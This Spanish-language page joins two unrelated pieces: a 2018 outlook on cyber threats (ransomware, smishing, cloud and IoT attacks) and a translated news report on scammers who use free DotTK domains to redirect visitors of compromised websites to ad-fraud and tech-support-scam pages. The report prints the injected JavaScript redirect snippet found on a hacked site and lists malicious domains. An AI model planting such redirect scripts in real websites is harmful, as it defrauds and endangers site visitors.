



Ciberataques 2018: más ransomware y malware móvil

La ciberseguridad ha marcado, por necesidad, la agenda de millones de empresas en todo el mundo durante 2017, y todo apunta hacia un 2018 si cabe más complejo en lo que a seguridad informática se refiere. El pasado ejercicio tuvo al [ransomware](#) como protagonista, así como a las filtraciones masivas que pusieron en duda la seguridad de los datos almacenados por las empresas ([Papeles del Paraíso](#)), el famoso ataque de [WannaCry](#) y los [costes millonarios](#) de éste y de su compañero Petya. Pero también fue un año de [lecciones](#) y de [apuestas decididas por la ciberseguridad en la empresa](#).

Ahora, una vez iniciado este nuevo año, los expertos y analistas lo tienen claro en su diagnóstico acerca de las amenazas que podrían poner nuestros ordenadores y dispositivos en peligro durante 2018: se espera un aumento de los ataques y su sofisticación. Entre ellos, la firma Check Point habla de un 2018 más peligroso, en el que el empleado sigue siendo uno de los objetivos de los ciberdelincuentes. La fórmula elegida seguirá siendo mayoritariamente el ransomware, de forma que WannaCry, Petya o Bad Rabbit serían sólo “la punta del iceberg de los peligros a los que se tienen que enfrentar las empresas”. Nada raro teniendo en cuenta que se trata de una fórmula rápida y eficaz de obtener dinero fácil.

Parece que en 2018 este tipo de ataques se intensificarán y diversificarán, yendo contra infraestructuras críticas, dispositivos móviles y atacando también al [Internet de las Cosas](#) (enlace a post anterior). Para evitar problemas, los expertos apuntan que es necesario trabajar en la toma de conciencia y en la formación de los usuarios, tanto de empresas como particulares.

En este sentido, la concienciación y formación de los usuarios es fundamental. No hay nada más peligroso que un internauta no formado: éstos suponen el blanco más sencillo para la ciberdelincuencia,

una puerta abierta al secuestro de datos y a la solicitud de rescates. En este marco, se hace necesario que las compañías inviertan recursos en formación como parte de la estrategia de seguridad.

El móvil: el dispositivo más vulnerable

Quien más quien menos ya tiene más de una lección aprendida cuando se trata de la ciberseguridad de su ordenador: no abrir emails sospechosos, tener cuidado con lo que instalamos... Solemos, además, contar con un programa antivirus como precaución básica ineludible. Pero con los móviles es otra historia, al menos por ahora.

De hecho, los ataques de smishing prometen protagonizar 2018: se trata de una variante del phishing a través del teléfono móvil, vía SMS, que resulta más peligroso que el phishing tal y como lo conocemos. Sobre todo, es más fácil caer: nos cuesta más pensar que lo que llega a nuestro móvil vía SMS pueda ser publicidad... o un virus. Tendemos a pensar que se trata de un mensaje personal enviado por un conocido. Y eso hace que bajemos la guardia.

Por otro lado, durante 2018 seguirán surgiendo fallos en los sistemas operativos de smartphones y tablets, y el malware móvil seguirá proliferando, especialmente el bancario.

Ataques a la nube

Otro escenario en el que es necesario poner el foco es la nube. Los ataques de ciberseguridad pueden afectar a este espacio y las repercusiones pueden ser catastróficas si almacenamos en ella la información de nuestro negocio o trabajo. Por eso se hace tan importante contar con herramientas de seguridad a la altura de las circunstancias y un servicio de mantenimiento permanente.

En este sentido, no basta con protegernos con una buena contraseña: se hace necesario disponer de servicios de seguridad extra. Y es que el cloud, que se ha convertido en un imprescindible para el funcionamiento de cualquier empresa, es un blanco muy atractivo para los ciberdelincuentes, que saben que en la nube se almacena información muy valiosa para sus propietarios... y a veces para el mundo entero o para empresas o sectores determinados.

Así, de un lado, la informática sin servidores y el almacenamiento de datos en la nube es cada vez más común, pero de otro la tecnología cloud y la infraestructura que la soporta está en constante evolución, por lo que surgen nuevas vulnerabilidades constantemente.

Internet de las Cosas: una nueva vulnerabilidad

Otro escenario clave para la ciberdelincuencia es el Internet de las Cosas y toda la tecnología que lo envuelve. Los fabricantes de IoT parecen, de momento, poco preocupados por la ciberseguridad, pero sin duda esta tecnología es atractiva y, por tanto, vulnerable. A medida que se integren más dispositivos inteligentes en las empresas y en nuestra vida personal, deberán empezarse a implementar políticas de seguridad más completas. De momento, los expertos opinan que las amenazas en este ámbito seguirán creciendo en 2018.

Todo parece indicar que hay que adaptarse a los cambios, que son vertiginosos. De la misma forma que apostamos por adaptar nuestros equipos informáticos al futuro, se hace necesario protegernos de posibles ataques contra ellos y adoptar una cultura relativa a ello: qué debemos hacer para evitar vulnerabilidades, cómo formar a nuestros empleados o a nuestra familia... Los modelos de negocio cambian radicalmente, y también lo hacen las necesidades de seguridad.



Estafadores generan ganancias aprovechando dominios gratuitos DotTK


[BleepingComputer](#)

07/09/2018

Estafadores están utilizando dominios gratuitos DotTK para redirigir a los usuarios de sitios vulnerados a blogs falsos creados con el único propósito de mostrar anuncios o estafas de soporte técnico.

Este esquema funciona por atacantes que comprometen sitios web e instalan scripts que redirigen a los visitantes a través de una serie de sitios. Al final de esta cadena de redirección, habrá una estafa de soporte técnico que indique que la computadora está infectada con el virus Zeus o un sitio de blog falso que muestra anuncios emergentes que no se pueden cerrar.

Este esquema fue [descubierto](#) por el equipo de investigación Zscaler ThreatLabZ que ha estado monitoreando la estafa durante los últimos meses. Cuando estos sitios se vean comprometidos, tendrán JavaScript de texto plano u ofuscado, inyectado en las páginas web que realizan un redireccionamiento a los dominios gratuitos de DotTK, como se muestra a continuación.



```
1 <script>window.location.replace("http://wsadniktisam.tk/index/?2601510941471");window.location.href =  
2 "http://wsadniktisam.tk/index/?2601510941471";</script><!DOCTYPE html>  
3 <html lang="en-US" prefix="og: http://ogp.me/ns#">  
4 <head>  
5 <meta charset="UTF-8">  
6 <meta name="viewport" content="width=device-width, initial-scale=1">  
7 <META HTTP-EQUIV="Pragma" CONTENT="no-cache">  
8 <META HTTP-EQUIV="Expires" CONTENT="-1">  
9 <title>Background Wallpapers for your Desktop and Mobile Devices - Wallpapers, Your source for original high definition  
10 and widescreen backgrounds, A complete collection of Wide Screen and High Definition wallpapers</title>  
11 <link rel="profile" href="http://gmpg.org/xfn/11">  
12 <link rel="pingback" href="http://www.urwallpapers.com/xmlrpc.php">  
13 <link rel="icon" href="http://www.urwallpapers.com/wp-content/themes/sidewallpapersite/images/favicon.ico" type="image/x-  
14 icon">
```

Estos dominios DotTK redirigirán al usuario a un sitio final que muestre la carga útil. Puede ver un video que muestra estos redireccionamientos a continuación y la carga resultante de un sitio de blog falso que muestra anuncios.

Mohd Sadique, un investigador de seguridad de Zscaler, le dijo a BleepingComputer que no se sabe qué métodos se usan actualmente para comprometer los sitios. Según las URL compartidas con BleepingComputer, puede ser a través de vulnerabilidades de Wordpress.

Esta estafa podría estar haciendo 20 mil dólares al mes

Según los investigadores, estas campañas continúan observando una mayor actividad, y con todos los sitios combinados, los actores podrían ganar mucho dinero.

"De acuerdo con nuestro análisis de los datos de esta campaña hasta ahora, estamos estimando al menos 20 mil dólares al mes en ingresos generados solo a partir de actividades de fraude de anuncios", declaró Mohd Sadique, un investigador de seguridad de Zscaler.

Según su investigación, cada sitio está ganando un promedio de \$300 por mes. Cuando combine eso con los 72 dominios activos conocidos de DotTK, eso traería más de 21 mil dólares.


"Si tenemos en cuenta que el ingreso mensual promedio de publicidad de un sitio web es de \$300, podemos extrapolar que, para 72 dominios, el ingreso mensual podría ser tan alto como \$ 21,600". Sadique agregó.

La extensión maliciosa de Chrome registró dominios gratis DotTK

Todos los dominios DotTK analizados parecen haber sido registrados utilizando el servicio de registro de dominios Freenom. Este mismo servicio fue utilizado por una [extensión maliciosa](#) en 2017 para registrar dominios gratuitos utilizando cuentas de Gmail de la víctima.

Esta extensión utilizaría Chrome y las credenciales de Gmail guardadas para registrar numerosos dominios gratuitos en la dirección de correo electrónico de la víctima.

Cuando BleepingComputer descubrió esta extensión maliciosa registrando dominios libres y enviándolos a un servidor de comando y control, no se sabía para qué se usaban estos dominios. Muestra cómo un atacante puede automatizar el registro de dominios utilizando las credenciales de la víctima y la dirección IP para dificultar la localización del atacante.



Domain	Registration Date	Expiry date	Status	Type
bujubigadimesipa.tk	12/10/2017	12/01/2018	ACTIVE	Free
bujubigadimesipa.ml	12/10/2017	12/01/2018	ACTIVE	Free
bujubigadimesipa.cf	12/10/2017	12/01/2018	ACTIVE	Free
bujubigadimesipa.gq	12/10/2017	12/01/2018	ACTIVE	Free
zurimugamisnudo.tk	12/10/2017	12/01/2018	ACTIVE	Free
zurimugamisnudo.ml	12/10/2017	12/01/2018	ACTIVE	Free
zurimugamisnudo.ga	12/10/2017	12/01/2018	ACTIVE	Free
zurimugamisnudo.cf	12/10/2017	12/01/2018	ACTIVE	Free